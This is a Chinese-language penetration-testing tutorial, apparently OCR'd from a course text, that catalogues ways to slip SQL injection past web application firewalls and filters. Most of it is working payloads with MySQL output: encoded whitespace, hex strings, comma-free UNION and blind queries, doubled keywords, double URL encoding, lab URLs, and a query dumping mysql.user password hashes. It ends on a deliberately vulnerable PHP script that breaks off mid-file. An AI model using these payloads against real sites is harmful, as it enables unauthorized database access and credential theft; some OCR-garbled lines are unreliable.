SQL 注入绕过技术 已经是一个老生常谈的内容了，防注入可以使用某些云 waf 加速乐等安全产品，这些产品会自带 waf 属性拦截和抵御 SQL 注入，也有一些产品会在服务器里安装软件，例如 iis 安全狗、d 盾、还有就是在程序里对输入参数进行过滤和拦截 例如 360webscan 脚本等只要参数传入的时候就会进行检测，检测到有危害语句就会拦截。SQL 注入绕过的技术也有许多。但是在日渐成熟的 waf 产品面前，因为 waf 产品的规则越来越完善，所以防御就会越来越高，安全系统也跟着提高，对渗透测试而言，测试的难度就越来越高了。接下来将会详细介绍针对 waf 的拦截注入的绕过方法。

1.20.1. 空格字符绕过

两个空格代替一个空格，用 Tab 代替空格，%a0=空格

%20 %09 %0a %0b %0c %0d %a0 %00 /**/ /*!*/

select * from users where id=1 /*!union*//*!select*/1,2,3,4;

%09 TAB 键（水平）

%0a 新建一行

%0c 新的一页

%0d return 功能

%0b TAB 键（垂直）

%a0 空格


可以将空格字符替换成注释 /**/ 还可以使用 /*!这里的根据 mysql 版本的内容不注释*/

1.20.2. 大小写绕过

将字符串设置为大小写，例如 and 1=1 转成 AND 1=1 AnD 1=1

select * from users where id=1 UNION SELECT 1,2,3,4;


select * from users where id=1 UniON SelECT 1,2,3,4;



http://192.168.0.101:7766/Less-27/?id=999999%27%0AuNIon%0ASeLecT%0A1,user(),3%0Aand%0A%271

http://192.168.0.145:7766/Less-27/?id=9999999%27%09UniOn%09SeLeCt%091,(SelEct%09group_concat(username,password)from%09users),3%09and%20%271

过滤空格可以用%0 代替 也过滤# -- 注释 用字符串匹配



1.20.3. 浮点数绕过注入

select * from users where id=8E0union select 1,2,3,4;

select * from users where id=8.0union select 1,2,3,4;

```
mysql> select * from users where id=8E0union select 1,2,3,4;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | 4     |
+----+----------+----------+-------+
1 row in set (0.00 sec)

mysql> select * from users where id=8.0union select 1,2,3,4;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | 4     |
+----+----------+----------+-------+
1 row in set (0.00 sec)
```

1.20.4. NULL 值绕过

select \N; 代表 null

```
| NULL |
+------+
1 row in set, 1 warning (0.00 sec)

mysql> select \N;
+------+
| NULL |
+------+
| NULL |
+------+
1 row in set, 1 warning (0.00 sec)

mysql>
```

select * from users where id=\Nunion select 1,2,3,\N;
select * from users where id=\Nunion select 1,2,3,\Nfrom users;


```
mysql> select * from users where id=\Nunion select 1,2,3,\N;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | NULL  |
+----+----------+----------+-------+
1 row in set, 2 warnings (0.00 sec)

mysql> select * from users where id=\Nunion select 1,2,3,\Nfrom users;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | NULL  |
+----+----------+----------+-------+
1 row in set, 2 warnings (0.00 sec)

mysql>
```

1.20.5. 引号绕过

如果 waf 拦截过滤单引号的时候，可以使用双引号 在 mysql 里也可以用双引号作为字符串。

select * from users where id='1';

select * from users where id="1";




```
1 row in set, 2 warnings (0.00 sec)

mysql> select * from users where id="1";
+----+----------+----------+-----------------+
| id | username | password | email           |
+----+----------+----------+-----------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+-----------------+
1 row in set (0.00 sec)

mysql> select * from users where id='1';
+----+----------+----------+-----------------+
| id | username | password | email           |
+----+----------+----------+-----------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+-----------------+
1 row in set (0.00 sec)

mysql>
```

也可以将字符串转换成 16 进制 再进行查询。

select hex('admin');

select * from users where username='admin';

select * from users where username=0x61646D696E;




```
mysql> select hex('admin');
+--------------+
| hex('admin') |
+--------------+
| 61646D696E   |
+--------------+
1 row in set (0.00 sec)

mysql> select * from users where username='admin';
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users where username=0x61646D696E;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql>
```

如果 gpc 开启了，但是注入点是整形 也可以用 hex 十六进制进行绕过

select * from users where id=-1 union select 1,2,(select group_concat(column_name) from information_schema.columns where TABLE_NAME='users' limit 1),4;

select * from users where id=-1 union select 1,2,(select group_concat(column_name) from information_schema.columns where TABLE_NAME=0x7573657273 limit 1),4;

可以看到存在整型注入的时候 没有用到单引号 所以可以注入。



```
mysql> select * from users where id=-1 union select 1,2,(select group_concat(column_name) from information_schema.columns where TABLE_NAME='users' limit 1),4;
| id | username | password | email |
|  1 | 2        | id,login,password,email,secret,activation_code,activated,reset_code,admin,user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,username,password,email,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,username,password,level,id,username,password,level | 4 |
1 row in set (0.00 sec)

mysql> select * from users where id=-1 union select 1,2,(select group_concat(column_name) from information_schema.columns where TABLE_NAME=0x7573657273 limit 1),4;
| id | username | password | email |
|  1 | 2        | id,login,password,email,secret,activation_code,activated,reset_code,admin,user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,username,password,email,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,username,password,level,id,username,password,level | 4 |
1 row in set (0.00 sec)
```


可以看到可以把列 usrs 的字段全部查询出来。

1.20.6. 添加库名绕过

以下两条查询语句，执行的结果是一致的，但是有些 waf 的拦截规则 并不会拦截[库名].[表名]这种模式。

select * from users where id=-1 union select 1,2,3,4 from users;

select * from users where id=-1 union select 1,2,3,4 from moonsec.users;



mysql 中也可以添加库名查询表。例如跨库查询 mysql 库里的 usrs 表的内容。


select * from users where id=-1 union select 1,2,3,concat(user,authentication_string) from mysql.user;

1.20.7. 去重复绕过

在 mysql 查询可以使用 distinct 去除查询的重复值。可以利用这点突破 waf 拦截

select * from users where id=-1 union distinct select 1,2,3,4 from users;

select * from users where id=-1 union distinct select 1,2,3,version() from users;




1.20.8. 反引号绕过

在 mysql 可以使用 `这里是反引号` 绕过一些 waf 拦截。字段可以加反引号或者不加，意义相同。

insert into users(username,password,email)values('moonsec','123456','admin@moonsec.com');

insert into users(`username`,`password`,`email`)values('moonsec','123456','admin@moonsec.com');



1.20.9. 脚本语言特性绕过

在 php 语言中 id=1&id=2 后面的值会自动覆盖前面的值，不同的语言有不同的特性。可以利用这点绕过一些 waf 的拦截。

id=1%00&id=2 union select 1,2,3

有些 waf 回去匹配第一个 id 参数 1%00 %00 是截断字符，waf 会自动截断 从而不会检测后面的内容。到了程序中 id 就是等于 id=2 union select 1,2,3 从绕过注入拦截。

其他语言特性

服务器中间件	解析结果	举例说明
ASP.NET / IIS	所有出现的参数值用逗号连接	color=red,blue
ASP / IIS	所有出现的参数值用逗号连接	color=red,blue
PHP / Apache	仅最后一次出现参数值	color=blue
PHP / Zeus	仅最后一次出现参数值	color=blue
JSP, Servlet / Apache Tomcat	仅第一次出现参数值	color=red
JSP, Servlet / Oracle Application Server 10g	仅第一次出现参数值	color=red
JSP, Servlet / Jetty	仅第一次出现参数值	color=red
IBM Lotus Domino	仅最后一次出现参数值	color=blue
IBM HTTP Server	仅第一次出现参数值	color=red
mod_perl, libapreq2 / Apache	仅第一次出现参数值	color=red
Perl CGI / Apache	仅第一次出现参数值	color=red
mod_wsgi (Python) / Apache	仅第一次出现参数值	color=red
Python / Zope	转化为 List	color=['red','blue']

1.20.10. 逗号绕过

目前有些防注入脚本都会逗号进行拦截，例如常规注入中必须包含逗号

select * from users where id=1 union select 1,2,3,4;

```
mysql> select * from users where id=-1 union select 1,2,3,4;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | 4     |
+----+----------+----------+-------+
1 row in set (0.00 sec)
```

一般会对逗号过滤成空 select * from users where id=1 union select 1 2 3 4;这样 SQL 语句就会出错。所以 可以不使用逗号进行 SQL 注入。

绕过方法如下

1.20.11. substr 截取字符串


select(substr(database() from 1 for 1)); 查询当前库第一个字符

查询 m 等于 select(substr(database() from 1 for 1))页面返回正常

select * from users where id=1 and 'm'=(select(substr(database() from 1 for 1)));

可以进一步优化 m 换成 hex 0x6D 这样就避免了单引号

select * from users where id=1 and 0x6D=(select(substr(database() from 1 for 1)));




1.20.12. min 截取字符串

这个 min 函数跟 substr 函数功能相同 如果 substr 函数被拦截或者过滤可以使用这个函数代替。

select mid(database() from 1 for 1); 这个方法如上。

select * from users where id=1 and 'm'=(select(mid(database() from 1 for 1)));

select * from users where id=1 and 0x6D=(select(mid(database() from 1 for 1)));



1.20.13. 使用 join 绕过

使用 join 自连接两个表

union select 1,2 #等价于 union select * from (select 1)a join (select 2)b

a 和 b 分别是表的别名

select * from users where id=-1 union select 1,2,3,4;

select * from users where id=-1 union select * from (select 1)a join (select 2)b join(select 3)c join(select 4)d;

select * from users where id=-1 union select * from (select 1)a join (select 2)b join(select user())c join(select 4)d;

```
mysql> select * from users where id=-1 union select 1,2,3,4;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | 4     |
+----+----------+----------+-------+
1 row in set (0.00 sec)

mysql> select * from users where id=-1 union select * from (select 1)a join (select 2)b join(select 3)c join(select 4)d;
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
|  1 | 2        | 3        | 4     |
+----+----------+----------+-------+
1 row in set (0.00 sec)

mysql> select * from users where id=-1 union select * from (select 1)a join (select 2)b join(select user())c join(select 4)d;
+----+----------+---------------+-------+
| id | username | password      | email |
+----+----------+---------------+-------+
|  1 | 2        | root@localhost | 4     |
+----+----------+---------------+-------+
1 row in set (0.00 sec)
```

可以看到这里也没有使用逗号，从而绕过 waf 对逗号的拦截。

1.20.14. like 绕过

使用 like 模糊查询 select user() like '%r%'; 模糊查询成功返回 1 否则返回 0

```
mysql> select user() like '%r%';
+--------------------+
| user() like '%r%' |
+--------------------+
|                  1 |
+--------------------+
1 row in set (0.00 sec)

mysql> select user() like 'aa%';
+--------------------+
| user() like 'aa%' |
+--------------------+
|                  0 |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 and (select user() like 'r%');
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql>
```

找到第一个字符后继续进行下一个字符匹配。从而找到所有的字符串 最后就是要查询的内容，这种 SQL 注入语句也不会存在逗号。从而绕过 waf 拦截。

1.20.15. limit offset 绕过

SQL 注入时，如果需要限定条目可以使用 limit 0,1 限定返回条目的数目 limit 0,1 返回条一条记录 如果对逗号进行拦截时，可以使用 limit 1 默认返回第一条数据。也可以使用 limit 1 offset 0 从零开始返回第一条记录，这样就绕过 waf 拦截了。

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the ri
mysql> select * from users limit 0,1;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users limit 1;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users limit 1 offset 0;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql>
```

1.20.16. or and xor not 绕过

目前主流的 waf 都会对 id=1 and 1=2、id=1 or 1=2、id=0 or 1=2
id=0 xor 1=1 limit 1 、id=1 xor 1=2
对这些常见的 SQL 注入检测语句进行拦截。像 and 这些还有字符代替
字符如下
and 等于&&
or 等于 ||
not 等于 ！
xor 等于|
所以可以转换成这样
id=1 and 1=1 等于 id=1 && 1=1
id=1 and 1=2 等于 id=1 && 1=2
id=1 or 1=1 等于 id=1 || 1=1
id=0 or 1=0 等于 id=0 || 1=0

```
mysql> select * from users where id=1 && 1=1;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 && 1=2;
Empty set (0.00 sec)
```

```
mysql> select * from users where id not in (2,3);
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users where id in (2,3);
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  2 | moonsec  | 123456   | admin@moonsec.com |
|  3 | moonsec  | 123456   | admin@moonsec.com |
+----+----------+----------+------------------+
2 rows in set (0.00 sec)
```

可以绕过一些 waf 拦截继续对注入点进行安全检测

也可以使用运算符号

id=1 && 2=1+1

id=1 && 2=1-1

```
2 rows in set (0.00 sec)

mysql> select * from users where  id=1 && 2=1+1;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users where  id=1 && 2=1-1;
Empty set (0.00 sec)

mysql>
```

1.20.17. ascii 字符对比绕过

许多 waf 会对 union select 进行拦截 而且通常比较变态，那么可以不使用联合查询注入，可以使用字符截取对比法，进行突破。

select substring(user(),1,1);

select * from users where id=1 and substring(user(),1,1)='r';

select * from users where id=1 and ascii(substring(user(),1,1))=114;

```
mysql> select substring(user(),1,1);
+----------------------+
| substring(user(),1,1) |
+----------------------+
| r                    |
+----------------------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 and substring(user(),1,1)='r';
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 and ascii(substring(user(),1,1))=114;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)
```

最好把'r'换成成 ascii 码 如果开启 gpc int 注入就不能用了。
可以看到构造得 SQL 攻击语句没有使用联合查询(union select)也可以把数据查询出来。

1.20.18. 等号绕过

如果程序会对=进行拦截 可以使用 like rlike regexp 或者使用<或者>

select * from users where id=1 and ascii(substring(user(),1,1))<115;

select * from users where id=1 and ascii(substring(user(),1,1))>115;

```
ysql> select * from users where id=1 and ascii(substring(user(),1,1))<115;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

ysql> select * from users where id=1 and ascii(substring(user(),1,1))=114;
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

ysql> select * from users where id=1 and ascii(substring(user(),1,1))=114;
```

select * from users where id=1 and (select substring(user(),1,1)like 'r%');

select * from users where id=1 and (select substring(user(),1,1)rlike 'r');

```
ysql> select * from users where id=1 and (select substring(user(),1,1)like 'r%');
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

ysql> select * from users where id=1 and (select substring(user(),1,1)rlike 'r');
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)
```

select * from users where id=1 and 1=(select user() regexp '^r');

select * from users where id=1 and 1=(select user() regexp '^a');

regexp 后面是正则

```
Empty set (0.00 sec)

mysql> select * from users where id=1 and 1=(select user() regexp '^r');
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 and 1=(select user() regexp '^a');
Empty set (0.00 sec)

mysql> select * from users where id=1 and 1=(select user() regexp '^root');
+----+----------+----------+------------------+
| id | username | password | email            |
+----+----------+----------+------------------+
|  1 | admin    | 123456   | moon@moonsec.com |
+----+----------+----------+------------------+
1 row in set (0.00 sec)

mysql>
```

1.20.19. 双关键词绕过

有些程序会对单词 union、 select 进行转空 但是只会转一次这样会留下安全隐患。

双关键字绕过（若删除掉第一个匹配的 union 就能绕过）

id=-1'UNIunionONSeLselectECT1,2,3--+

到数据库里执行会变成 id=-1'UNION SeLECT1,2,3--+ 从而绕过注入拦截。

1.20.20. 二次编码绕过

有些程序会解析二次编码，造成 SQL 注入，因为 url 两次编码过后，waf 是不会拦截的。


-1 union select 1,2,3,4#

第一次转码

%2d%31%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%32%2c%33%2c%34%23

第二次转码

%25%32%64%25%33%31%25%32%30%25%37%35%25%36%65%25%36%39%25%36%66%25%36%65%25%32%30%25%37%33%25%36%35%25%36%63%25%36%35%25%36%33%25%37%34%25%32%30%25%33%31%25%32%63%25%33%32%25%32%63%25%33%33%25%32%63%25%33%34%25%32%33



二次编码注入漏洞分析 在源代码中已经开启了 gpc 对特殊字符进行转义

```
moonsec@MoonSec:/var/www/html/09/vul$ cat s2.php
<?php
echo "<h2>二次编码注入</h2>";
header("Content-Type:text/html;charset=utf8");
$con=mysqli_connect("localhost","root","123456","moonsec");
mysqli_set_charset($con,'utf8');
if(!$con){
  echo "Connect failed : ".mysqli_connect_error();
}

function filterstr($key){
if (!get_magic_quotes_gpc()){

        $key=addslashes($key);

        }
return $key;
}

$id=isset($_GET['id'])?urldecode(filterstr($_GET['id'])):1;
$sql="select * from users where id='$id'";
$result=mysqli_query($con,$sql);
$row=mysqli_fetch_array($result);
if ($row) {
        echo "id:".$row['id']."<br>";
